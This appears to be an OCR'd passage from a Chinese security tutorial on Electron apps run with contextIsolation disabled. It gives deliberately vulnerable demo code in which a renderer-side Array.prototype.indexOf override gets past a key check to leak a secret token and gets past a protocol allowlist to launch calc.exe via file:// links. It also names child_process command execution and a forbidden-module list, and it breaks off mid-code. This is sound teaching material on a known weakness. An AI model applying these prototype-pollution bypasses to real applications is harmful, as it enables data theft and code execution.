
隔离效果范围小结

在 `Electron` 中， `contextIsolation` 为 `true` 时，可以有效隔离主进程、 `Preload` 、渲染进程、 `iframe` 及 `iframe+window.open` 的语境，保证 `JavaScript` 内容不被篡改

`contextIsolation` 为 `false` 时，渲染进程和 `Preload` 脚本共享一个 `window` 对象，即渲染进程可以访问并修改 `Preload` 中 `window.xxx` 以及 `JavaScript` 内置对象的内容

在 `Electron 14.0.0` 前 `iframe + window.open` 可以访问达到和渲染进程一样的效果

使用时间线描述如下：



0x06 威胁分析

渲染进程能访问/修改 `Preload` 的 `JavaScript` 又能怎么样呢？ 又不是能执行 `NodeJS` 代码了，能有多大危害?

1. 漏洞模型

我们抽象几种模型来演示其危害

1) 信息泄漏

主进程定义了两个 “监听”，其中一个返回常规内容，一个返回内容涉及敏感内容，敏感内容是往往是动态生成的

只有当用户提交的内容 `key` 在数组中，才会向主进程发起通信，获取敏感信息

`main.js`

```
// Modules to control application life and create native browser window
const {app, BrowserWindow, ipcMain} = require('electron')
const path = require('path')

const secret_token = "YFYYFnxTdTzJnlPGvsbSHJqukPLYzqmKoEJcXdjOWsQ"

function createWindow () {
  // Create the browser window.
  const mainWindow = new BrowserWindow({
    width: 1600,
    height: 1200,
```

```
    webPreferences: {
      contextIsolation: false ,
      sandbox: true ,
      nodeIntegration: false ,
      preload: path.join(__dirname, 'preload.js')
    }
  })

  // and load the index.html of the app.
  mainWindow.loadFile('index.html')

  // Open the DevTools.
  mainWindow.webContents.openDevTools()
}

// This method will be called when Electron has finished
// initialization and is ready to create browser windows.
// Some APIs can only be used after this event occurs.
app.whenReady().then(() => {
  ipcMain.handle('normal',  () => { return "no permission" })
  ipcMain.handle('invisible', () => { return secret_token })

  createWindow()

  app.on('activate', function () {
    // On macOS it's common to re-create a window in the app when the
    // dock icon is clicked and there are no other windows open.
    if (BrowserWindow.getAllWindows().length === 0) createWindow()
  })
})

// Quit when all windows are closed.
app.on('window-all-closed', function () {
  // On macOS it is common for applications and their menu bar
  // to stay active until the user quits explicitly with Cmd + Q
  if (process.platform !== 'darwin') app.quit()
})
```

```
// In this file you can include the rest of your app's specific main
process
// code. You can also put them in separate files and require them here.
```

`preload.js`

```
const { ipcRenderer } = require('electron')

const keys = ["P@ssw0rd", "6KataXdP98", "bLtW4C6BJd", "vpaAmdQlDF"]

window.addEventListener('DOMContentLoaded', () => {
  const replaceText = (selector, text) => {
    const element = document.getElementById(selector)
    if (element) element.innerText = text
  }

  for (const type of ['chrome', 'node', 'electron']) {
    replaceText(`${type}-version`, process.versions[type])
  }
})

window.getResult = (user_input) => {
  if (keys.indexOf(user_input) !== -1) {
    return ipcRenderer.invoke('invisible')
  } else {
    return ipcRenderer.invoke('normal')
  }
}
```

`renderer.js`


```
/**
 * This file is loaded via the <script> tag in the index.html file and will
 * be executed in the renderer process for that window. No Node.js APIs are
 * available in this process because `nodeIntegration` is turned off and
 * `contextIsolation` is turned on. Use the contextBridge API in
`preload.js`
```

```
 * to expose Node.js functionality from the main process.
 */
Array.prototype.indexOf = () => {
    return 1
}

window.getResult("pass").then((result) => {
    let element = document.getElementById('show-result');
    element.innerText = `Result is: ${result}`
    element.style.textDecoration = 'underline';
})
```

index.html

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <!-- https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP -->
    <meta http-equiv="Content-Security-Policy" content="default-src 'self';
script-src 'self'; style-src 'self' 'unsafe-inline'">
    <link href="./styles.css" rel="stylesheet">
    <title>Hello World!</title>
  </head>
  <body>
    <h1>Hello World!</h1>
    We are using Node.js <span id="node-version"></span>,
    Chromium <span id="chrome-version"></span>,
    and Electron <span id="electron-version"></span>.
    <br>
    <br>
    <h2 id='show-result'></h2>

    <!-- You can also require other files to run in this process -->
    <script src="./renderer.js"></script>
  </body>
</html>
```

正常情况下，我们不知道前提密钥，因此我们只能靠猜测提交内容，之后页面显示如下




我们检查代码发现，该程序关闭了 `nodeIntegration` 并且开启了 `sandbox` ，但是没有开启上下文隔离， `Electron` 版本为 `29.3.0`

关闭了 `contextIsolation` 后，这意味着渲染进程和预加载脚本共用一个上下文，即 `window` ，我们可以发现，判断我们权限的方法用的是 `Array.prototype.indexOf()` ，以此来判断我们提交的 `key` 是否在数组中


既然上下文没有隔离，那我们就可以修改这个全局作用域中的 `JavaScript` 内置对象 `Array.prototype` 来进行原型链污染

```
// 渲染进程
Array.prototype.indexOf = () => {
    return 1
}
```


我们通过修改 `indexOf` 函数的内容进行了原型链污染，进而绕过了 `key` 的检查，再次提交，页面如下



有些朋友可能会想，那我直接将内容修改为 `require('child_process').exec('deepin-music')` 是不是就可以直接执行了呢?



并不行，应该是因为修改脚本内容是在渲染进程中完成的，所以在执行的时候也会来渲染进程里来找上下文，结果一看，你这 `window` 全局作用域里没有 `require` 或者 `process` 等，如果将修改原型链的操作放在 `Preload` 脚本中完成，就可以顺利执行



2) 任意文件执行

> https://speakerdeck.com/masatokinugawa/electron-abusing-the-lack-of-context-isolation-curecon-en?slide=30

处理打开外部地址时，`Preload` 对外部地址进行了验证，只允许 `http` 或 `https` 开头的地址，验证通过的话，使用 `shell.openExternal()` 打开

`main.js`

```
// Modules to control application life and create native browser window
const {app, BrowserWindow} = require('electron')
const path = require('path')

function createWindow () {
  // Create the browser window.
  const mainWindow = new BrowserWindow({
    width: 800,
    height: 600,
    webPreferences: {
      contextIsolation: false,
      nodeIntegration: false,
```

```
      sandbox: false,
      preload: path.join(__dirname, 'preload.js')
    }
  })

  // and load the index.html of the app.
  mainWindow.loadFile('index.html')

app.whenReady().then(() => {
  createWindow()

  app.on('activate', function () {
    // On macOS it's common to re-create a window in the app when the
    // dock icon is clicked and there are no other windows open.
    if (BrowserWindow.getAllWindows().length === 0) createWindow()
  })
})

app.on('window-all-closed', function () {
  if (process.platform !== 'darwin') app.quit()
})
```

`index.html`


```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <!-- https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP -->
    <meta http-equiv="Content-Security-Policy" content="default-src 'self';
script-src 'self'">
    <meta http-equiv="X-Content-Security-Policy" content="default-src
'self'; script-src 'self'">
    <title>Hello World!</title>
  </head>
  <body>
    <h1>Hello World!</h1>
```

```
    We are using Node.js <span id="node-version"></span>,
    Chromium <span id="chrome-version"></span>,
    and Electron <span id="electron-version"></span>.

    <!-- You can also require other files to run in this process -->
    <br>
    <a href="file:///C:/windows/system32/calc.exe">click here</a>
    <script src="./renderer.js"></script>
  </body>
</html>
```


preload.js

```
window.addEventListener('DOMContentLoaded', () => {
  const replaceText = (selector, text) => {
    const element = document.getElementById(selector)
    if (element) element.innerText = text
  }

  for (const type of ['chrome', 'node', 'electron']) {
    replaceText(`${type}-version`, process.versions[type])
  }
})

const { shell } = require('electron')
const SAFE_PTOTOCOLS = ["http:", "https:"]

document.addEventListener('click', (e) => {
  if (e.target.nodeName === 'A') {
    var link = e.target
    if (SAFE_PTOTOCOLS.indexOf(link.protocol) !== -1) {
      shell.openExternal(link.href)
    } else {
      alert("This link is not allowed")
    }
    e.preventDefault();
  }
```

```
}, false)

// shell.openExternal("file:///C:/windows/system32/calc.exe")
```




点击 `click here`



默认情况下不允许 `file://` 这种协议，但是上下文隔离没有开启，我们插入以下 `JavaScript` 代码

```
Array.prototype.indexOf = () => {
    return 1
}
```

在渲染进程中，将 `indexOf` 的代码给改了，无论谁调用，均返回 1 ，这样就绕过了安全检查



再次点击就直接打开对应的二进制文件了，实现任意文件执行的效果

3) 重写 require

有些程序在 `Preload` 内部重新封装了 `require` ，可能做了一些功能增减，之后暴露给渲染进程，这就给了渲染进程可乘之机，直接可以执行系统命令

`main.js`

```
// Modules to control application life and create native browser window
const {app, BrowserWindow} = require('electron')
const path = require('path')

function createWindow () {
  // Create the browser window.
  const mainWindow = new BrowserWindow({
    width: 800,
    height: 600,
    webPreferences: {
      contextIsolation: false,
      nodeIntegration: false,
      sandbox: false,
      preload: path.join(__dirname, 'preload.js')
```

```
    }
  })

  // and load the index.html of the app.
  mainWindow.loadFile('index.html')
}

app.whenReady().then(() => {
  createWindow()

  app.on('activate', function () {
    // On macOS it's common to re-create a window in the app when the
    // dock icon is clicked and there are no other windows open.
    if (BrowserWindow.getAllWindows().length === 0) createWindow()
  })
})

app.on('window-all-closed', function () {
  if (process.platform !== 'darwin') app.quit()
})
```


`preload.js`

```
// All of the Node.js APIs are available in the preload process.
// It has the same sandbox as a Chrome extension.
window.addEventListener('DOMContentLoaded', () => {
  const replaceText = (selector, text) => {
    const element = document.getElementById(selector)
    if (element) element.innerText = text
  }

  for (const type of ['chrome', 'node', 'electron']) {
    replaceText(`${type}-version`, process.versions[type])
  }
})


window.diyRequire = (module_name) => {
```

```
  const forbidden_module = ["child_process", "shell"]
  if (forbidden_module.indexOf(module_name) !== -1) {
